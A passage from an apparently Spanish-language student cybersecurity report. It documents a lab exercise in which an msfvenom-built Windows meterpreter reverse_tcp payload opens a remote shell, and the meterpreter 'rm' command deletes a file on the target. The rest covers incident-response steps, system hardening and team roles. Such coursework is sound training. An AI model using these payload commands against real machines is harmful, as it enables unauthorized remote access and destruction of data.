
Figura 19. Visualización comando “rm”




Fuente: el autor

i) Mediante el uso del comando “rm”, procedemos a eliminar el fichero “documento.txt” creado con anterioridad dentro de la carpeta donde se ejecutó el .exe como se menciona en la figura 20. Cabe mencionar que también es posible ubicarse en cualquier ubicación deseada de la maquina objetivo, pero para el ejercicio puntual se hizo dentro de la carpeta que contiene la guía de actividades en la maquina windows.

Figura 20. Eliminación fichero “documento.txt” mediante comando “rm”




Fuente: el autor

Como se presenció en el ejercicio, eso fue lo que pudo haber sucedido en el escenario del anexo 4, se obtuvo acceso a la maquina objetivo mediante un payload ejecutado por msfconsole y se procedió a eliminar el fichero que se estaba buscando.

### 1.3.1.5 quinta fase de la actividad 3

**Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.**

Los comandos utilizados fueron:

a) Sudo apt-get upgrade
b) Sudo apt-get update
c) Nmap 192.168.1.76
d) msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.1.75 LPORT=445 -f exe >> /home/kali/desktop/Fernando_1084258408.exe
e) use exploit/multi/handler
f) set payload windows/x64/meterpreter/reverse_tcp
g) set lhost 192.168.1.75
h) set lport 445
i) exploit
j) meterpreter >sysinfo
k) meterpreter >pwd
l) meterpreter >ls
m) meterpreter >help
n) meterpreter >rm documento.txt
o) para la creación del payload se utilizó el comando msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.1.75 LPORT=445 -f exe >> /home/kali/desktop/Fernando_1084258408.exe

donde msfvenom indica el ejecutable que creará el payload, -p hace referencia al payload como tal que se quiere utilizar en este caso un meterpreter reverse_tcp, platform hace referencia al sistema operativo de la victima que en este caso es windows, -a hace referencia a la arquitectura que en este caso es 64 bits, LHOST hace referencia a la ip del kali linux, LPORT hace referencia al puerto detectado como open, -f hace referencia al formato o extensión del archivo que en este caso

es n ejecutable o .exe y los >> utilizados para determinar la ubicación donde se creara el archivo y el nombre que se le dará al mismo.

### 1.3.2 etapa 4 – actividad 4

#### 1.3.2.1 primer interrogante actividad 4

**Ante un ataque informático en tiempo real usted como experto en Ciberseguridad ¿qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.**

Ante un ataque o intento de intrusión en tiempo real, como paso fundamental es detectar a tiempo el ataque mediante el monitoreo constante a la red o a la infraestructura tecnológica en general. Según la web puntsistemes[26], y como experto en ciberseguridad se mencionan algunas pautas esenciales como lo son:

1) evaluar e identificar el tipo de ataque recibido. Es importante como experto conocer el tipo de ataque al que nos estamos exponiendo y tratar de conocer su alcance y el impacto que este tendrá si no se actúa rápido y de igual manera el origen del mismo.

2) identificar los equipos y sistemas implicados en el ataque: se debe reconocer con rapidez cuales son los equipos que están siendo atacados o que sistemas dependiendo a la empresa son los directamente afectados para idear un plan de respuesta.

3) Aislar los sistemas implicados buscando evitar que se propague el ataque y los accesos no autorizados a otros puntos críticos del sistema.

4) Aplicar acciones correctivas y de respuesta al ciberataque con las herramientas que cuente durante el momento del ataque, como escaneos con antivirus, triplicar las reglas de los firewalls, entre otros.

4) efectuar estrategias correctoras para contener y mitigar el impacto del ataque, ya sea haciendo limpieza a los sistemas afectados, aplicando parches de seguridad, restaurando copias de seguridad no afectadas, etc.

5) documentar el ataque, recopilando evidencias, tomando en cuenta hasta el más mínimo detalle con el fin de conocer mejor el alcance, naturaleza e impacto del ataque para prevenir futuros ataques similares.

[26] PUNTSISTEMES.ES [Sitio web]. ¿Qué hacer si sufres un ataque informático en tu empresa? Consultado en: 20 de septiembre del 2023. Disponible en: https://www.puntsistemes.es/blog/ataques-informaticos-empresas/

### 1.3.2.2 segundo interrogante actividad 4

**Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload**

Teniendo en cuenta lo requerido por el anexo donde se pide descargar una guía de hardenizacion y explicar cómo se erradicó el ataque y subsanó el sistema, se procede a descargar una guía de hardenizacion para tomar acciones preventivas y correctivas ante un evento adverso como el aplicado en la actividad 3. Pero primero, definiremos que es el hardening en informática. El hardening o endurecimiento de un sistema, según la web ninjaone[27], es el conjunto de técnicas, herramientas o estrategias aplicadas a un sistema informático en su integridad física y lógica para reducir las probabilidades de un ataque exitoso de intrusión y el escenario de ataque que pueda aprovechar un ciberdelincuente para violar las normas de seguridad y obtener un acceso no permitido con fines ilícitos. A su vez, el perfil de amenaza se reduce y se generan factores de seguridad que ayuden a optimizar el nivel de la misma a un punto de confiabilidad exponencialmente alto, aunque nunca sea del 100%. Se define como superficie de ataque a todos los componentes internos y externos que componen el sistema y que pueden ser aprovechados por el atacante para lograr el acceso a dicho sistema, entre estos encontramos:

1) credenciales de acceso almacenadas por defecto en el sistema.
2) software sin parches ni actualizaciones.
3) información no encriptada.
4) dispositivos externos e internos con configuración errónea o equivoca.
5) permisos de acceso a usuarios mal administrados y no monitoreados.
6) herramientas de seguridad obsoletas o no configuradas.

[2] NINJAONE.COM [Sitio web]. Guía completa para el hardening de sistemas (checklist) Consultado en: 20 de septiembre del 2023. Disponible en: https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

la guía de hardenizacion utilizada para el presente trabajo fue extraída del sitio web calcomsoftware[28] y es una guía con 10 pasos fundamentales para asegurar un equipo y que nos permite reducir en gran medida las puertas traseras o vulnerabilidades en el mismo. A continuación, en la figura 21 se muestra la guía anteriormente mencionada:

| Qué | Por qué |
|---|---|
| 1. Configuración del Usuario | Proteja sus credenciales. |
| 2. Configuración de Red | Establecer comunicaciones. |
| 3. Configuración de Características y Roles | Añade lo que necesites, elimina lo que no necesites. |
| 4. Instalación de Actualizaciones | Parchar/remediar vulnerabilidades. |
| 5. Configuración NTP | Evite la divergencia del reloj. |
| 6. Configuración del Firewall | Minimice su huella externa. |
| 7. Eliminar Configuración de Acceso | Refuerce (hardenizar) las sesiones de administración remota. |
| 8. Configuración de Servicios | Minimice la superficie de ataque. |
| 9. Logging y monitoreo | Conozca lo que está sucediendo en su sistema. |
| 10. Hardening adicional | Proteja el sistema operativo y otras aplicaciones. |

Figura 21: guía de hardenizacion.

Fuente: https://www.calcomsoftware.com/etapas-de-hardening-de-windows/

[28] CALCOMSOFTWARE.COM [Sitio web]. Guía CIS de hardening y seguridad de la configuración Consultado en: 20 de septiembre del 2023. Disponible en: https://www.calcomsoftware.com/guia-cis-de-hardening-y-seguridad-de-la-configuracion/

Aplicando los pasos de la guía anteriormente expuesta a la maquina windows 10, llevamos a cabo lo siguiente:

1) configuración de usuario

En este punto se toma en cuenta lo relacionado al(los) usuario(s) del equipo. Se hace referencia al hecho de no tener la cuenta de administrador como única y principal cuenta si no crear una cuenta de dominio pertinente, teniendo en cuenta crear un directorio activo para no manejar lo importante desde una cuenta de administrador como tal y administrando los permisos de la misma cuenta estándar. En el caso de la maquina windows, debido a que pertenece a un dominio denominado HOSPIISNOS.LOCAL, cuenta con dos usuarios, uno de administrador que en mi caso se llama “HUGO” y uno estándar denominado “CONSULTORIO”, que tiene restricción de permisos y únicamente cuenta con lo necesario para llevar a cabo una consulta médica como lo muestra la figura 22.


Figura 22: cuenta de usuario en dominio

Fuente: el autor

2) configuración de red

Se recomienda según la fuente, en términos generales, que el equipo en cuestión debe contar con una ip estática, para que quien lo necesite dentro de la organización pueda encontrarlo de manera rápida, con un segmento definido por el administrador del sistema y que facilite a los usuarios la conexión en la intranet de la red, pero con la ayuda de un firewall para detectar cualquier evento adverso posible. Lo anterior se lleva a cabo en la maquina windows como lo muestra la figura 23.





Figura 23: configuración de red máquina windows

Fuente: el autor

3) configuración de características y roles

Básicamente este punto de la guía nos hace énfasis en tener instaladas aplicaciones y características de windows específicamente necesarias con el fin de administrar correctamente los paquetes del sistema operativo. Las versiones de framework por ejemplo son necesarias para que las aplicaciones dentro de windows se ejecuten de manera optimizada y segura y sobre todo contar con el software estrictamente necesario para no tener vulnerabilidades de software desactualizado ni parches de seguridad obsoletos. En la figura 24 se muestra lo anterior en la maquina windows, donde evidenciamos solo el software necesario instalado y actualizado desde la pestaña “programas y características”.

Desinstalar o cambiar un programa

Para desinstalar un programa, selecciónalo de la lista y haz clic en Desinstalar, Cambiar o Reparar.

Organizar

| Nombre | Editor | Se instaló el | Tamaño | Versión |
|---|---|---|---|---|
| AnyDesk | philandro Software GmbH | 12/08/2022 | 2.00 MB | ad 7.0.14 |
| Comprobación de estado de PC Windows | Microsoft Corporation | 9/11/2021 | 11.4 MB | 3.2.2110.14001 |
| Google Chrome | Google LLC | 16/09/2023 | | 117.0.5938.89 |
| HP Audio Switch | HP Inc. | 7/11/2020 | 8.79 MB | 1.0.179.0 |
| HP Connection Optimizer | HP Inc. | 7/11/2020 | | 2.0.19.0 |
| HP Documentation | HP Inc. | 2/01/2021 | | 1.0.0.1 |
| HP LaserJet Pro M402-M403 n-dne | Hewlett-Packard | 26/03/2021 | | 16.0.19134.726 |
| K-Lite Codec Pack 15.6.0 Full | KLCP | 26/03/2021 | 173 MB | 15.6.0 |
| Microsoft Access database engine 2010 (English) | Microsoft Corporation | 17/09/2021 | 127 MB | 14.0.7015.1000 |
| Microsoft Access database engine 2010 (Spanish) | Microsoft Corporation | 3/03/2022 | 75.2 MB | 14.0.7015.1000 |
| Microsoft Access Runtime 2016 | Microsoft Corporation | 28/02/2022 | | 16.0.4288.1001 |
| Microsoft Edge | Microsoft Corporation | 20/09/2023 | | 117.0.2045.36 |
| Microsoft ODBC Driver 11 for SQL Server | Microsoft Corporation | 28/02/2022 | 5.25 MB | 12.2.5543.11 |
| Microsoft Office Profesional Plus 2016 - es-es | Microsoft Corporation | 15/09/2023 | | 16.0.16731.20234 |
| Microsoft OneDrive | Microsoft Corporation | 19/09/2023 | 295 MB | 23.180.0828.0001 |
| Microsoft SQL Server 2008 R2 Native Client | Microsoft Corporation | 28/02/2022 | 10.7 MB | 10.51.2500.0 |
| Microsoft SQL Server 2012 Native Client | Microsoft Corporation | 28/02/2022 | 7.22 MB | 11.4.7001.0 |
| Microsoft SQL Server Native Client | Microsoft Corporation | 26/03/2021 | 9.84 MB | 9.00.4035.00 |
| Microsoft Teams | Microsoft Corporation | 13/09/2023 | 134 MB | 1.6.00.22378 |
| Microsoft Update Health Tools | Microsoft Corporation | 16/05/2023 | 1.02 MB | 3.72.0.0 |
| Microsoft Visual C++ 2010 x64 Redistributable - 10.0.... | Microsoft Corporation | 17/09/2021 | 13.8 MB | 10.0.40219 |
| Microsoft Visual C++ 2010 x86 Redistributable - 10.0.... | Microsoft Corporation | 17/09/2021 | 11.1 MB | 10.0.40219 |
| Microsoft Visual C++ 2015-2022 Redistributable (x64)... | Microsoft Corporation | 10/09/2023 | 20.6 MB | 14.36.32532.0 |
| Microsoft Visual Studio 2010 Tools for Office Runtime... | Microsoft Corporation | 17/09/2021 | | 10.0.50903 |
| Nitro Pro | Nitro | 26/03/2021 | 590 MB | 13.33.2.645 |
| Oracle VM VirtualBox 7.0.10 | Oracle and/or its affiliates | 10/09/2023 | 210 MB | 7.0.10 |
| Update for Windows 10 for x64-based Systems (KB50... | Microsoft Corporation | 24/05/2023 | 800 KB | 8.92.0.0 |
| WebView2 Runtime de Microsoft Edge | Microsoft Corporation | 18/09/2023 | | 117.0.2045.31 |
| WHO Anthro | WHO | 1/06/2021 | 7.70 MB | 3.2.2.1 |
| WHO AnthroPlus | WHO | 1/06/2021 | 5.18 MB | 1.0.4 |
| WinRAR 6.00 (64-bit) | win.rar GmbH | 26/03/2021 | | 6.00.0 |

Figura 24: aplicaciones instaladas en la maquina windows

Fuente: el autor

4) instalación de actualizaciones

Tener las actualizaciones automáticas activadas ayuda a remediar cualquier bache de seguridad que pueda presentar el sistema, pues en este caso Microsoft corrige diariamente los inconvenientes con los paquetes, archivos o características del mismo con el fin de no presentar errores ni vulnerabilidades (en la menor medida posible). En la figura 25 vemos como la maquina windows tiene las actualizaciones activadas e incluso una actualización de mejora pendiente al momento de realizar el trabajo.





Figura 25: actualizaciones de windows activadas

Fuente: el autor

5) configuración NTP

Tener en cuenta que la hora y zona horaria sea correcta y actualizada, pues como se menciona en la guía, una diferencia horaria así sea de solo 5 minutos puede afectar los inicios de sesión de windows, mas si el controlador de dominio tiene una zona horaria predeterminada, puede existir incongruencia entre las directivas de estado de inicio de sesión correcto lo que puede generar un error en el inicio de sesión pertinente, por tanto, este simple detalle debe ser infalible para los equipos existentes en cuentas de directiva local y dominios de active directory.

6) configuración de firewall

Tener el firewall debidamente configurado y activo en todos sus dominios es vital para un equipo de cómputo. Según la guía se debe tener los puertos necesarios en estado open para de esa manera evitar una comunicación sospechosa a aplicaciones maliciosas y abriendo una brecha de seguridad innecesaria. Este software controla el trafico de paquetes de información en el sistema operativo. Dicho lo anterior, se define que normalmente es mejor opción un firewall de hardware pues permitiría manejar de maneras mas asertivas el trafico de paquetes de datos en una empresa. En la figura 26 vemos el firewall debidamente activo en la maquina windows.





Figura 26: firewall activo en maquina windows

Fuente: el autor

7) eliminar configuración de acceso

Se debe optar por contar con configuraciones de acceso que sean correctas solamente para los usuarios interesados en este caso los funcionarios del hospital. Solo permitir accesos dentro de una vpn autorizada donde se garantice que el acceso concedido sea debidamente validado o que protocolos como ftp o sftp lleguen a representar un riesgo para el equipo de computo o la misma entidad. Para el caso puntual de la maquina windows 10, se permite solamente el acceso al usuario administrador y al usuario estándar.

8) configuración de servicios

Este punto de la guía hace referencia a los servicios que inician de manera predeterminada al iniciar windows y se ejecutan en segundo plano, aunque gran cantidad de ellos son necesarios para el sistema, algunos no lo son y por tanto se recomienda deshabilitarlos cuando no se encuentren en ejecución, esto con el fin de minimizar la superficie de ataque o el grado de vulnerabilidades (similar a como sucede con el firewall) teniendo en cuenta que los servicios que si son realmente importantes deben estar debidamente configurados para que en caso de un evento adverso, estos puedan tener un margen de recuperación automática aceptable. En la figura 27 vemos los servicios activos de la maquina windows.





Figura 27. Servicios activos de la maquina windows

Fuente: el autor

9) logging y monitoreo

Se debe asegurar la maquina en efectos de logs monitoreables, es decir, la configuración de los loggins debe capturar los datos necesarios para que en caso de un evento inusual sea fácilmente hallado y gestionado. Dado que el log funciona de manera distinta si es un usuario normal o una cuenta de dominio, los controladores del dominio gestionan las sesiones iniciadas y el registro que se lleva a cabo pertenecerán a los llevados por esa cuenta mas no por los del sistema local como tal. Es importante mantener un tamaño aceptable de logs y estarlos monitoreando para que la supervisión de eventos y trafico de paquetes sea debidamente monitoreada y no se presenten inconvenientes de procesos ni acciones de sistema. Lo recomendable para una maquina windows es un visor de eventos que se centralice en la plataforma windows para optimizar los tiempos de resolución de problemas y acciones correctivas para entornos medianamente grandes.

10) hardening adicional

Se recomienda contar con analizadores de eventos y mejores prácticas que se basen en funciones de servidores y administradores locales, con el fin de optimizar la seguridad variable de los entornos del sistema. Para el caso puntual, una de las opciones con las que casi todo usuario de windows cuenta es el control de cuentas de usuario, que, aunque sea un poco molesto por las notificaciones emergentes constantes, brinda la opción de restringir las variables de los ejecutables que se lleven a cabo durante la sesión de un usuario predeterminado, es decir, que aunque un usuario administrador inicie sesión como normalmente lo haría, las aplicaciones que requieran permisos de administración no se ejecutaran sin consentimiento previo mediante el uso de nombre de usuario y contraseña, lo que nos ayuda a evitar que cualquier tipo de malware que se pueda encontrar en el equipo se ejecute en segundo plano o que cualquier sitio web de dudoso origen o con intenciones malignas ejecuten instaladores u otro tipo de proceso. Para el caso puntual de la maquina windows 10, se opta por dejar activo el control de cuentas de usuario con el fin de evitar cualquier evento adverso.

Para erradicar el ataque al que se sometió la maquina windows, dado que a que la guía explicaba que todos los sistemas de defensa estaban caídos, se hace lo siguiente:

1) se activan los servicios firewall y antivirus predeterminado de windows

2) se ejecuta un escaneo del antivirus de windows el cual encuentra el archivo .exe y lo pone en cuarentena.

3) se opta por elegir la opción de eliminar el archivo malicioso .exe por lo que ya el atacante no tendrá acceso a la maquina windows, apareciéndole un mensaje que dice que la sesión en la maquina windows ha terminado.

De esta manera y como era un ataque sencillo, se erradica el archivo malicioso que le permitía acceso a la maquina atacante a la víctima, frenando el ataque, aunque en este caso ya se haya eliminado el archivo objetivo.

#### 1.3.2.3 tercer interrogante actividad 4

**Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?**

Según la web unir.net[29], se define los red team como seguridad ofensiva cuya función principal es simular ataques informáticos de la misma manera como lo haría un ciberdelincuente y a su vez emular escenarios de ataques o amenazas que podrían en la vida real representar una amenaza latente y potencial para una empresa y de igual manera servir como una especie de “entrenamiento” para el equipo blue team cuyo fin es evaluar la capacidad de respuesta ante un eventual ataque informático. Ahora, en la misma fuente se define los blue team como seguridad defensiva cuyo rol principal radica en monitorear, optimizar y analizar la infraestructura lógica y física de seguridad de una empresa, a su vez contrarrestar y mitigar el impacto de un posible intento de intrusión que pueda presentarse para garantizar en el mayor porcentaje posible la protección de la información de la misma mediante la evaluación de redes, sistemas y demás, y por último, sugerir o recomendar planes, directrices o lineamientos de

[29] UNIR.NET [Sitio web]. Red team, blue team y purple team, ¿Cuáles son sus funciones y diferencias? Consultado en: 20 de septiembre del 2023. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

seguridad para actuar o contrarrestar ataques de seguridad informática y brindar de igual manera una alternativa de análisis forense para en caso de haber una intrusión, poder identificar los activos afectados.

Dicho lo anterior, según la web en cuestión, el equipo Purple team cuenta con una definición un tanto más complejo, pues en términos generales, su función consiste en garantizar y optimizar la armonía y funcionalidad entre los red y blue team. Lo ideal es, que con los hallazgos y tácticas hechos por los blue team, se ejecuten las amenazas y exploten las vulnerabilidades hechas por los red team; se podría decir que la diferencia principal de estos 3 equipos es que los red team y blue team tienen una función específica y puntual, mientras que el Purple team "combina" estas dos estrategias para ejecutar una auditoria más profunda y determinar si las estrategias de los otros 2 equipos son viables o seguras y aplicar una especie de dinámica de operación conjunta entre estos para administrar la información de una empresa, mediante evaluaciones robustas y centralizadas en seguridad e intrusión y así, 